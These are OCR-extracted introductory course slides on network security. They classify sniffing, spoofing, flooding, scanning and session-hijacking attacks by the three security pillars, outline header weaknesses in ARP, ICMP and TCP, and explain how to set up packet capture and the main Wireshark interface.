ACS Education 3rd

Network Security Basic

Index

- Network security overview
- Enumeration
- Spoofing
- Flooding

01


Network Security Overview

- Overview
- Network protocol security
- Network traffic analysis with Wireshark
- Wireshark advanced usage
- Man in the middle
- Wireless security

Overview

A network hack is an attack that exploits threats associated with a connection on a network. These attacks can be categorized in terms of the three pillars of security, or they can be interpreted as other more complex processes of convergence.

- What the network hacking means
  - Refer to hacks that occur on the network
  - Done by the breach of confidentiality, integrity, and availability, i.e., the three pillars of security
- Network threats
  - Along different lines of communication, vulnerabilities that threaten the three pillars of security in different ways exist.
  - Breaches can be caused by threats to any of the three pillars of security, other elements, or combinations of them.



Overview

The following factors can be considered as threats to network attacks.

- Network threat factor
  - Trick network devices into communicating or not communicating maliciously
  - Eavesdrop by intervening in the middle of a network communication path
  - Disrupt the proper functioning of a service by using network communications from an external party (DoS)
  - Penetrate by exploiting weak access control settings that fail to block or detect abnormal access
  - Steal a view of internal assets, as in scanning (network scanning)
  - Force a disconnection of legitimate communications to hijack the session (session hijacking)

Overview

The three pillars of security (confidentiality, integrity, and availability) provide a framework for understanding the different types of network attacks, as described below.

- Attack type categorization by security element
  - Confidentiality
    - Sniffing type attacks
      - Refer to “sniffing,” i.e., eavesdropping, monitoring, etc., in the middle of network traffic
      - Threat of eavesdropping and viewing data, such as passwords, while it is being communicated
      - Attack example
        - Password sniffing : an attack that surreptitiously eavesdrops on a network to steal passwords

Overview

The three pillars of security (confidentiality, integrity, and availability) provide a framework for understanding the different types of network attacks, as described below.

- Attack type categorization by security element
  - Integrity
    - Spoofing type attacks
      - Refer to "disguise", i.e. tricking a user into doing anomalous things, disguised as something they want to do
      - Force normal behavior to change to abnormal behavior by manipulating communication paths, etc
      - Attack examples
        - DNS spoofing : an attack that manipulates a Domain Name Server (DNS) to redirect a view of a legitimate URL being directed to a page created by an attacker.
        - ARP Spoofing : an attack that uses Address Resolution Protocol (ARP) to fake a Mac address

Overview

The three pillars of security (confidentiality, integrity, and availability) provide a framework for understanding the different types of network attacks, as described below.

- Attack type categorization by security element
  - Availability
    - DoS type attacks
      - Short for Denial of Service
      - Perform a denial of service attack to prevent a server or system from functioning
      - Attack examples
        - SYN flood attack : an attack that uses Synchronize (SYN) packets to overwhelm the network traffic capacity, making it difficult for legitimate access
        - HTTP flood attack : an attack that uses the GET or POST method of the HTTP protocol to overload the web page access

Overview

The three pillars of security (confidentiality, integrity, and availability) provide a framework for understanding the different types of network attacks, as described below.

- Attack type categorization by security element
  - Composite or unclassified attacks
    - Scanning type attacks
      - Act of examining the configuration of the target system or network environment
      - Why this hardly falls under the threat to the three pillars of security.
        - Scanning attacks do not seek information that is hidden in secrecy (but rather include publicly available information such as Whois).
        - Malicious intent is difficult to determine.
      - Attack example
        - Port scanning : aim to determine what services a particular target's devices provides

Overview

The three pillars of security (confidentiality, integrity, and availability) provide a framework for understanding the different types of network attacks, as described below.

- Attack type categorization by security element
  - Composite or unclassified attacks
    - Session hijacking attacks
      - Hijack a connection between two devices that trust each other and trick them into connecting to the attacker as one of the users
      - Why this hardly fits into a threat to just one of the pillars of security.
        - Breach of confidentiality, because the attacker needs to know the session connection information in order to hijack the session connection in the middle
        - Breach of integrity, because the attacks involve fooling a session into thinking it's a connection from a particular user
        - They are a combination of confidentiality and integrity violations, which is difficult to consider as a single-element attack.

Network protocol security

Classification of network attacks

The types of network attacks can be viewed from the perspective of the three pillars of security (confidentiality, integrity, and availability), which are described below.

- Attacks can be broadly categorized as passive and active.
  - Passive attacks
    - No actual malicious behavior performed on the target system
    - Primarily aimed at obtaining confidential material through eavesdropping or traffic analysis (breach of confidentiality)
    - Perform stealthily and are difficult to detect
    - E.g., sniffing, traffic analysis, port scanning
  - Active attacks
    - Actual malicious behavior performed on the target system that compromises its integrity, availability, or confidentiality
    - Detectable because the consequences of the attack are obvious
    - E.g., spoofing, tempering, session hijacking

Network protocol security

Security vulnerabilities in network protocols

The protocols used in networks were designed largely to make data reliable. When they were first designed, security was not a major consideration, which is why most protocols have security vulnerabilities.

- Address Resolution Protocol (ARP)
  - The following is the header structure of an ARP packet.

<table>
<tr><td colspan="2">Hardware type</td><td>Protocol type</td></tr>
<tr><td>Hardware length</td><td>Protocol length</td><td>Operation</td></tr>
<tr><td colspan="3">Sender hardware address</td></tr>
<tr><td colspan="3">Sender protocol address</td></tr>
<tr><td colspan="3">Target hardware address</td></tr>
<tr><td colspan="3">Target protocol address</td></tr>
</table>

  - The ARP protocol is typically used to obtain a MAC address through an IP address.
  - Simply manipulating the hardware or a protocol address of the sender would be enough to make the communication behave differently.
  - How to prevent
    - Require static MAC address management

Network protocol security

Security vulnerabilities in network protocols

The protocols used in networks were designed largely to make data reliable. When they were first designed, security was not a major consideration, which is why most protocols have security vulnerabilities.

- Internet Control Message Protocol (ICMP)
  - The following is the header structure of an ICMP packet.

Type	Code	Checksum
Other message specific information		

  - ICMP has a different header structure for each type and code.
  - A typical ICMP packet is 64 bytes in size.
  - Attackers would expand this 64-byte packet to a size of 65000 bytes and send it.
  - The system receiving the packet would then be overwhelmed in processing the data.
  - How to prevent
    - The ICMP protocol itself should not be used or must be blocked.

Network protocol security

Security vulnerabilities in network protocols

The protocols used in networks were designed largely to make data reliable. When they were first designed, security was not a major consideration, which is why most protocols have security vulnerabilities.

- Transmission Control Protocol (TCP)
  - The following is the header structure for TCP

<table>
<tr><td colspan="10">Source port</td><td colspan="6">Destination port</td></tr>
<tr><td colspan="16">Sequence number</td></tr>
<tr><td colspan="16">Acknowledgment number</td></tr>
<tr><td colspan="2">Header length</td><td colspan="4">Reserved</td><td>C</td><td>E</td><td>U</td><td>A</td><td>P</td><td>R</td><td>S</td><td>F</td><td colspan="6">Window size</td></tr>
<tr><td colspan="10">Checksum</td><td colspan="6">Urgent pointer</td></tr>
<tr><td colspan="16">Options and padding</td></tr>
<tr><td colspan="16">Data</td></tr>
</table>

  - TCP has a complex header structure and many vulnerabilities.
    - Manipulation of the sequence and acknowledgment numbers would lead to stealing data from completely unrelated sessions.
    - There are various vulnerabilities, such as manipulating flags to induce different behaviors and interfering with the TCP communication process.

Network traffic analysis with Wireshark

- Packet capture methods
  - The most common methods of packet collection are hub, switching, and TAP.
  - Each collection method has its advantages and disadvantages.
  - Hub method
    - All network traffic is shared and half duplexed.
    - Typically 10 Mbps devices are the most common, although some 100Mbps capable devices are occasionally used.
    - Will cause collisions and may increase retransmissions when used.
  - Switching method
    - Must be supported by network devices.
      - E.g., older Cisco may support 2 with TX (transmitting) and RX (receiving) together.
    - Vendor-specific commands vary (commonly referred to as mirroring or SPAN).
    - Full duplex support is available and may result in traffic overflow.


Network traffic analysis with Wireshark

- Packet capture methods
  - Test Access Port (TAP) method
    - Physically insert a TAP device in the middle of the line
    - Cause network downtime during installation
    - Divided into network TAP, aggregation TAP (aggregator), regeneration TAP, etc.
    - Important to select media type (e.g., fiber-optic, copper)
    - There are now devices that support multiple functions such as aggregator, regeneration, and filter in a single device.
    - Devices that can support Secure Sockets Layer (SSL) decryption are also available.

Network traffic analysis with Wireshark


- Understanding network TAPs
  - Network TAP (one-to-one)

  - Regeneration TAP





Network traffic analysis with Wireshark

- Understanding network TAPs
  - Matrix switches




  - Aggregation TAP (port, link)





Network traffic analysis with Wireshark


- Customize a capture interface



Packet capture method (interfaces)

1. Setting preferences from the Capture menu
2. Setting icons via the main toolbar
3. Setting preferences via Interface List


※ Load packet files into memory (which stops after collecting a certain amount has been captured) unless you select the “Save separately” option.



※ Select the target interface to collect from
※ If the packet is in transit, ‘Traffic’ will show it.

Network traffic analysis with Wireshark

- Save options



Captrue -> Options...

1. Disable if winpcap is not installed
2. Color scheme in capture filter (different from display filter) - green (normal), red (abnormal)
3. Output

Select the path in File -> Browse... and necessarily select the Output format : .pcap or .pcapng.

Select “Create a new file automatically...”
(split into multiple packets, 50M suitable, server 100M)
Each option can be used in combination.


4. Options

Update list of packets in real-time
Automatically scroll during live capture
Automatic name conversion for MAC, network, port, etc.
“Stop capture automatically after...” option available

Network traffic analysis with Wireshark

Wireshark interface


- Basic interface




Network traffic analysis with Wireshark

- Global settings (menu where you can set basic screen settings and filtering)

❖ Edit-> Preferences



Edit-> Configuration Profiles




Global settings allow you to create profiles for each user and tasks they perform, which can be used for each purpose in analysis. E.g., wireless, forensic, DDoS profiles

Network traffic analysis with Wireshark

- Coloring technique
  - The coloring helps to visually distinguish between protocols and mark anomalous packets.

❖ View -> Coloring Rules




Top-down prioritization of rules when they overlap

Network traffic analysis with Wireshark

Wireshark main menu

- Commonly used menu items in analysis

